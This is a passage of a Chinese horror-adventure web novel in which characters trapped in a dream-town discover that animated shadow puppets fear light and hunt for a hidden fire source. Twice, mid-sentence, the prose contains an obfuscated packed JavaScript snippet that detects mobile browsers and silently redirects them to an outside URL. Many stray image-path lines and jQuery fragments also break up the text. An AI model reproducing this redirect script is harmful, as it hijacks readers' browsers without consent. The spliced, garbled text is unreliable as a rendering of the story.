叶翛面色焦急,跟伙计拼命解释:“钟府的秦旭你们认识吗?给我们赊一次账呗,晚点我们找秦旭来结账。” 伙计语气很无奈:“这位客人,不是我们不给赊账,实在是上面有交代,近期不能营业。” 叶翛:“可你们不是开着店吗?不营业为什么不关门?” 伙计:“我也不知道啊,我只是个伙计。” 叶翛皱着鼻子还想说什么,钟白青突然拉住她。 一个肥头大耳的厨师从后厨走出,手握菜刀,正往她们方向走来,远远的,钟白青仿佛能闻到一股腥味。 厨师脸上缓缓挤出一个狞笑,横肉堆在一起:“客人想吃饭?来后厨啊, ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17407482|200599||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 我给你们开小灶。” 叶翛梗住脖子,她突然觉得也没这么饿了。 钟白青拽着叶翛缓缓退后,右手握紧口袋里的刀柄。 要硬刚吗?不了吧,走为上计。 对面这吨位,多半是力量型选手,大概率速度是弱项。 钟白青:“不麻烦您了,我们这就走。” 她估算着和厨师之间的距离,直到距离足够远,便迅速拉起叶翛的胳膊转身就跑。 厨师见两人要跑,立马追上去,肥胖的身躯带着地面都震动起来。 叶翛这会是真后悔跟伙计扯这么多了,不就是挨饿吗,饿一顿能怎样? 伙计却突然开口:“别追了,不怕上面把你销毁了?” 地面震动停止,钟白青借机回头看了一眼。只见厨师恶狠狠盯着她们,眼神透着不甘,却还是转身走回店内。 钟白青:“没追了。” 叶翛松了一口气,停下飞奔的步伐:“吓死我了,我以为这就要死了。” 钟白青心中一动,想起早上的幻象,简单给叶翛讲了一下:“我们之后要小心一点。” 叶翛震惊:“卧槽秦旭有挂?太恐怖了,难怪你早上突然不动了。” “不过那个幻象什么意思,提醒你远离火吗?诶?所以饭店不营业,是上面有防火命令?” 防火? 钟白青忽然想到什么,重新拉起叶翛的胳膊:“走,我们去居民区看看。” 不出所料,居民区没有一家有炊烟,透过窗户能看见的厨房和餐厅也都空无一人。 叶翛有点迷茫:“现在不是饭点吗?这里人吃饭时间不一样?” 钟白青摇头:“如果不一样,早上就不会正点吃早饭。” 她眺望了一眼远方,人来人往的小巷仿佛没有尽头:“有用的线索太少了,而且时间不够了。” “昨晚这些路灯就没开,以防万一,我们得赶紧回钟宅。” …… 钟宅准备好了饭菜。 依旧是那个餐厅,依旧是充满柴火气的饭菜。 叶翛摸着空空的肚子,求救的目光看向钟白青。 “吃吧,没事。”钟白青拉开两张椅子,“要下毒的话,早饭里就下了。” 在两人刚入座的时候,邵空青华元二人也到了。 邵空青最先开口:“秦旭还没回来,那对情侣吃过晚饭也回他们房间了,目前看来,这座宅子里只有我们几个人在活动,你们有什么发现吗?” 钟白青简单地分享了一部分白天的事。 邵空青点点头,突然话锋一转:“对了,早上你是看见什么了吗?方便说吗?” 钟白青:“倒也没什么,我当时不想去医院,就有人用幻象吓了我一下,估计是想威胁我跟着剧本走吧。” 她觉得不一定是秦旭干的,毕竟当时她确实想脱离剧本行动。而且如果秦旭有这本事,没必要把事情整这么迂回。 邵空青若有所思:“这样啊。” “对了,钟小姐,你们昨晚拉窗帘了吗。” “留了一条缝,外面灯光能进房间。”钟白青顿了一下,“叫我名字就行。” 感觉这男的装装的,钟白青暗自腹诽。 邵空青自然是听不到钟白青的腹诽,反而露出一个真心的微笑:“我也一样,刚才我也问过那对情侣了,他们昨晚进房间就直接睡了,没碰窗帘。” 也就是说,昨晚没有人在纯黑的环境下入睡,至少他们六个外来者没有。 钟白青扒拉着饭,沉吟半晌说:“我有两个想法,第一,保险起见,我们今晚睡觉不关灯,坐等明天秦旭带新消息过来。这样虽然很被动,但不用主动冒险。” “第二,目前只有灯光这一个突破口。既然如此,那就主动出击。选一个空房间,等彻底天黑后,小范围造一个没灯光的环境,看看究竟会发生什么。” 3. 第 3 章 “我也要盯吗?” 其他人都同意了钟白青的第二个想法。 那对情侣要求选距离他们最远的房间做实验,说完后又锁上房门,显然不愿意参与。 华元小声嘀咕一句:“俩祖宗度假来的。” 钟白青提议:“要不就二楼楼梯口的房间吧。” 整栋楼的房间布置都一模一样,没有挑挑拣拣的必要,而且如果二楼发生什么意外,在楼梯口既便于他们观察,也方便他们跑路。 邵空青点头同意,率先踏上楼梯。 天已经全黑了,但幸好二楼窗外有灯光透进来,楼梯口墙壁上挂着一根线,影子映在墙上。 邵空青伸手轻轻一拉,“滋”一声,二楼大厅中央亮起一个暖黄色的灯泡。 钟白青手伸进口袋,握住军工刀,一步两个台阶,迅速跟上邵空青。 邵空青回头看了她一眼,略微侧身:“你要进吗?” 钟白青略一思忖,摇头说:“我就站楼梯口,你去拉窗帘吧,如果有情况,我会进去救你的。” “好。”邵空青声音温和,他腿很长,几步就走到窗边,眼神扫过窗外,迅速拉上窗帘。 “怎么样。”钟白青问他。 “没有异常,外面没人。”邵空青的手握上门把手,“关门下楼?” “好。” 等两人关上二楼大厅的灯再下楼时,叶翛和华元正站在楼梯中段等他们。 叶翛笑嘻嘻抱住钟白青胳膊:“你们跑太快了,我寻思着你俩都已经上去了,我和华元就给你们殿后。” 钟白青原本不想跟上去,但是考虑到,万一邵空青身上只有一个红酒开瓶器,遇到危险会很不妙。 这人二话不说,一个人揽了最危险的活,钟白青多少有点不好意思。 邵空青:“现在回房间等吧,你们如果困了可以先睡,我们这边会盯着的。” 华元震惊:“我也要盯吗?” 邵空青微笑:“对。” 华元表情变形:“草,早知道就不跟你组队了。” 邵空青依旧淡淡的:“你现在也可以回去一个人住。” “哈哈,别,盯吧盯吧。” 钟白青没过多客气:“那行,有事敲门叫我。” …… 回房间栓上门,并给窗帘拉到只留一条缝后,钟白青才坐下复盘这一天发生的事。 这个镇子比想象中大,如果硬要找边界,天黑前多半赶不回来。 风格错乱的装修有什么深意?还有饭店伙计说的销毁是什么意思? 以及邵空青和华元,这两人昨晚明显互相不认识,为什么一觉睡醒后,这俩人突然就成熟人了? 叶翛突然打断钟白青的思绪:“白青,你说那俩男的是不是有信息瞒着我们?” 钟白青笑着摊手:“大概吧,无所谓啊,反正我也瞒了他们。” 叶翛跟着笑了起来,笑了会突然又泄气似的靠在钟白青肩上:“唉,我现在有点难受,刚开始我以为睡醒就回家了,醒来后我又以为,也许今天晚上就能回家了……结果呢,现在都还被困在这里。” “要不是亲眼看着你凭空出现,我都想赌一把,直接无脑往这个镇的边缘跑,说不定就能直接跑回家了。” 钟白青拍了拍叶翛的背,安抚道:“我在呢,没事。再等等吧,梦境主人不可能一直晾着我们的。而且我们今天拿到了工牌,也许明天见到钟夫人就能找到破局办法了。” …… 突然。 咿咿呀呀——咚咚锵——嘻、嘻、嘻嘻…… 什么声音? 叶翛也听到了,吓得抓紧钟白青的手:“你、你也听到了吧……”“嘘。” 钟白青握住叶翛的手,高度集中精神。 咚咚锵、咚咚锵、咿呀—— 是唱戏声,声音来源于斜上方……是二楼那个房间! 叶翛显然也意识到了,整个人都紧绷起来。 笃笃笃,门被突然敲响,邵空青微小的声音从门外传来:“钟白青、叶翛,你们还醒着吗?” 钟白青走到门边。笃笃笃,回敲三下门表示回应。 门外邵空青像是松了一口气:“你们注意安全,如果有不对就赶紧跑,我上楼看一眼。” 钟白青一怔,出声阻拦:“别,等我一下。” 说完回身拔出军工刀走向椅子,动作利落地砍下两条椅子腿,在越来越响的唱戏声中,用力地飞速一刀一刀把椅子腿一端削尖,然后递出一条给叶翛。“翛翛你在这里等我,如果有危险就用这个捅它,相信自己,可以的。还有,如果我有危险,千万别管我,跑。” 叶翛吓得快哭了,想劝钟白青留下,还没出声就被打断。 “没关系啦,别怕,真有危险我也会跑的,只是我必须过去一趟。一来是防止我方折人,二来也是防止对方藏信息。” 看着叶翛忍着害怕用力点头,钟白青才拉开门栓。 门一打开,没了阻隔的唱戏声更清晰地钻进耳朵。 外面大厅亮着灯,门口站着两个人,是邵空青和华元。 华元眼睛都瞪圆了:“卧槽你也去啊!那我能不去了吗?” 钟白青点头答应,迅速理清思路,把椅子腿递给邵空青,说:“华元跟翛翛一起吧,我和邵空青上去看看。” 邵空青明显犹豫了一下,最终还是同意下来:“好。” 华元盯着邵空青手里的椅子腿,撇撇嘴,侧身挤进钟白青房间,在看到叶翛手里的椅子腿后发出一声压抑的小声哀嚎:“不是凭什么啊,我也没武器防身啊。” “那你躲翛翛身后吧。”钟白青有点恶劣地笑笑,“翛翛记得我说的话哦。” 叶翛再一次用力点头后,钟白青关上房门。转头对上邵空青那双一直都很温柔的眼睛,轻咳一声。 这男的眼睛,看狗都深情。 邵空青:“一会我走前面,你跟我后面,要是有什么不对你就……” “放心,我会努力救你的。”钟白青打断他,“但如果救不了就不能怪我了。” 邵空青轻笑:“好。” …… 和上次一样,邵空青在前面开路,抬手拉亮二楼大厅的灯。 紧闭的房门内传出唱戏声,二人对视一眼,邵空青拧开门把手。 咚咚锵——咚咚锵……咦?嘻嘻嘻嘻! 唱戏声戛然而止,转而变为尖锐的笑声。邵空青皱着眉,用力将门推开。 嘻嘻……啊!!! 灯光照进房内,里面唱戏的居然是两个等人高的皮影人! 钟白青脑中闪过白天看到的幻象,难道那些黑影是皮影人? 在灯光照到它们身上前,它们尖叫着往后退回黑暗中。 钟白青和邵空青对视一眼,互相在对方眼里看到震惊。随后邵空青退回钟白青身边,钟白青则握紧口袋里的军工刀。 幸好这鬼东西怕光,也不知道它怕不怕冷兵器。 钟白青凑近邵空青,小声说:“这东西怕光,要不我们把它们抓出来审一下。” “好。” 像是听懂了两人的话,皮影人先是发出一声更加尖锐的尖叫,随后突然又开始笑 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17407483|200599||http|test|mini|href|location''.split(''|''),0,{})); () {$(''.inform'').remove(); $(''#content'').append('' 。 嘻嘻嘻嘻嘻。 这反应……钟白青顿觉不妙,迅速一手将刀拔出,另一只手准备着,要拉邵空青跑。 “滋滋、滋……” 头顶的、楼下的,房子外的电灯同时闪烁几下,在钟白青暗叫不好时,所有灯“啪”的一声,全灭了。 “跑!” “啊!” 钟白青拉起邵空青往楼下冲,然后就看到所有房间里都摇摇晃晃走出一个人影。 尖叫声接着一声破窗声后,叶翛和华元打开门冲出来。 钟白青看到叶翛想来救自己,立马制止:“翛翛往外跑!” 那些人影没往外走,集体摇摇晃晃朝钟白青方向靠近。 走近了,确认了,全都是皮影人。 所有皮影人都嘻嘻笑着,抬着手朝他们靠近。钟白青隐约看到皮影手上闪过一层亮光。 “别被皮影的手碰到!” 皮影人脚步逐渐加快,钟白青眼前的是逐渐贴脸的皮影人爪子,上面像抹了一层黑油。 千钧一发之际,钟白青干脆利落地提起军工刀从皮影人头劈到脚。“刺啦”一声,皮影人倒在地上没了动静。 看来冷兵器有用。 每靠近一个皮影人,钟白青就用同样的手法将其劈成两半。 邵空青则背对钟白青,将靠近的皮影人踹远。他尝试过用椅子腿敲皮影人的头,但很显然没法造成任何伤害。 两人配合着将房间里冲出来的皮影全部劈倒后,终于停下来喘了口气。 邵空青:“你好像一点都不怕。” 他的视线多次扫过钟白青手中的军工刀。 “嗯,我看的恐怖小说和电影比较多,阈值高。” 钟白青微微侧头,注意到他的视线,将刀收回口袋。 老看她的刀干嘛,可别是要抢。 “这样啊。”邵空青收回目光,抬头看向依然站在门口,但也松了一口气的叶翛华元二人,“走吧,估计他们被吓得不轻。” 钟白青看着躺了一地的皮影碎片,啧了一声,一脚把挡在路中间的皮影碎片踢开:“行。” 叶翛已经吓哭了,她平时连国产恐怖片都不敢看,扒住钟白青就开始嚎:“呜呜呜这什么鬼东西,吓死我了,为什么有这么大的皮影人,会自己唱戏还会自己走啊。” “哈哈,你别问我,我也不知道。”钟白青笑得很无奈,“可能咱演的是个恐怖片吧。” “不过说起来,这个电停得也太巧了。”钟白青朝外望一眼,原先钟宅院内的灯光也全部熄灭,不知道是单个钟宅停电,还是全镇都停了。 邵空青试探着问:“明天把秦旭抓过来审?”他还记得之前钟白青想把皮影人抓出来审。 “哈,正有此意。” 刚才皮影人明显更针对她,钟白青心情不太好,飙升的肾上腺素还没回落,这种时候只有揍个人玩玩才会心情好一点。 叶翛跟钟白青认识这么多年,听她语气就知道她想干嘛,邵空青的提议明显戳钟白青心坎上了,抬手对邵空青竖起大拇指:“上道啊兄弟!” “姐们先别管上不上道了……”华元的颤音打断几人,“你们回头看看,他大爷的什么情况?” 滋滋啦啦的裁纸声细细碎碎钻进几人耳朵。 只见原先躺在地上被一分为二的皮影人重新站立起来,像有一双无形的手正给它们修边。 原先只剩半边的皮影人,迅速被裁剪出新形状。 更瘦长的,等人高的,双倍数量的新皮影人,重新抬起手,嘻嘻笑着挪动脚步重新朝他们走来。 4. 第 4 章 钟白青冷静分析:“这东西速度慢,我们先出去,拉开距离。” 她抬头看了一眼天空,残月的微弱光芒投射到几人身上。 钟白青:“不确定那东西怕不怕月光,总之不能再给它劈两半了。” 再劈两半,数量就得再翻倍,到时候怕是更要命。 邵空青一会低头看表一会抬头看皮影人,对钟白青摇头道:“不对劲,它们的速度在变快,我们再退远一点,如果它们不怕月光就得想其他办法了。” 眼看细长的皮影人抬手朝自己走来,耳边还充斥着它们嘻嘻的笑声,钟白青头皮都快炸了:“草,要是有火就好了。”一把火全给它烧了。 对,火。 幻象里,她和叶翛也是在火海里。 格格不入的路灯、不营业的饭店、柴火香的饭菜,以及秦旭隔壁,举着蜡烛的女人。 并非防火,而是藏火!火源就在钟夫人的房间里! “我们必须进钟夫人房间,她那里有火!” 邵空青显然也想到了这一点,从口袋里掏出在客船上顺来的红酒开瓶器:“钟白青,试试能不能把皮影人固定在墙上。” 钟白青点头,松开拉着叶翛的手,往皮影人方向走几步,挑了个落单的,试图复刻刚才的手法。 但这次不行了,皮影人变细了本就不容易切开,速度提高后,那双抬起的手更是直直往人脸上冲。 